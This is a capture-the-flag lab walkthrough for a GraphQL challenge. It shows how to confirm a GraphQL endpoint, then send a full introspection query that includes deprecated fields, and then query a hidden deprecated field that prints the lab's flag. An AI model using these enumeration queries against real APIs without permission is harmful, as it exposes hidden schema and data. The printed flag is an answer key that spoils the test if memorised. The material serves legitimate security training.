


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Name	Introspection Queries II
URL	https://attackdefense.com/challengedetails?cid=1996
Type	REST: GraphQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the JSONView is shown in the browser.



Step 1: Recon: Determining if the target is actually running GraphQL.

Append the following payload to the base URL and make a GET request:

Request Payload: `/?query={}`



The response indicates that the server is using GraphQL to process the queries.

Step 2: Exploring the GraphQL Schema

Since it is mentioned in the challenge description that the Introspection Queries are not disabled. That would allow us to query the GraphQL Schema.

Also, it is mentioned in the challenge description that the value of flag present in a deprecated field.

Make the following introspection query to get the Schema information including the deprecated fields as well:

Introspection Query (including deprecated fields):

```
fragment FullType on __Type {  
  kind  
  name  
  description  
  fields(includeDeprecated: true) {  
    name  
    description  
    args {  
      ...InputValue  
    }  
    type {  
      ...TypeRef  
    }  
    isDeprecated  
  }  
}
```

```

    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {
    ...TypeRef
  }
}

```

```
fragment InputValue on __InputValue {
  name
  description
  type {
    ...TypeRef
  }
  defaultValue
}
```

```
fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
```

```

    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
      }
    }
  }
}
}
}
}
}
}
}

query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}

```

Note: The above query is mentioned in the following Github Gist:

Reference: <https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded>

Append the following GET request payload to the base URL to issue the above query:

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Note: All the newline characters ('\n') are replaced with the plus ('+') character.

Response:

JSON		Raw Data	Headers
Save		Copy	Collapse All Expand All Filter JSON
▼ data:			
▼ __schema:			
▼ queryType:		name:	"Query"
▼ mutationType:		name:	"Mutation"
▼ types:			
▼ 0:		kind:	"OBJECT"
		name:	"Query"
		description:	null
▼ fields:			
▼ 0:		name:	"node"
		description:	"The ID of the object"
▼ args:			
▶ 0:			{_}
...			
▼ 5:			
		name:	"hiddenFlags"
		description:	null
		args:	[]
▼ type:			
		kind:	"SCALAR"
		name:	"String"
		ofType:	null
		isDeprecated:	true
		deprecationReason:	"Can you find out this deprecated flag field!"
		inputFields:	null

Notice that the Query object has a hiddenFlags field which is of String type.

Making a query to fetch the value of the hidden flag from the backend.


Query:

```
{
  hiddenFlags
}
```

Append the following GET request payload to the base URL to issue the above query:

Request Payload: `/?query={+hiddenFlags +}`

Response:



Flag: 7e055feac18370519df5805745c950f2

References:

1. GraphQL (<https://graphql.org>)
2. Introspection Query (<https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded>)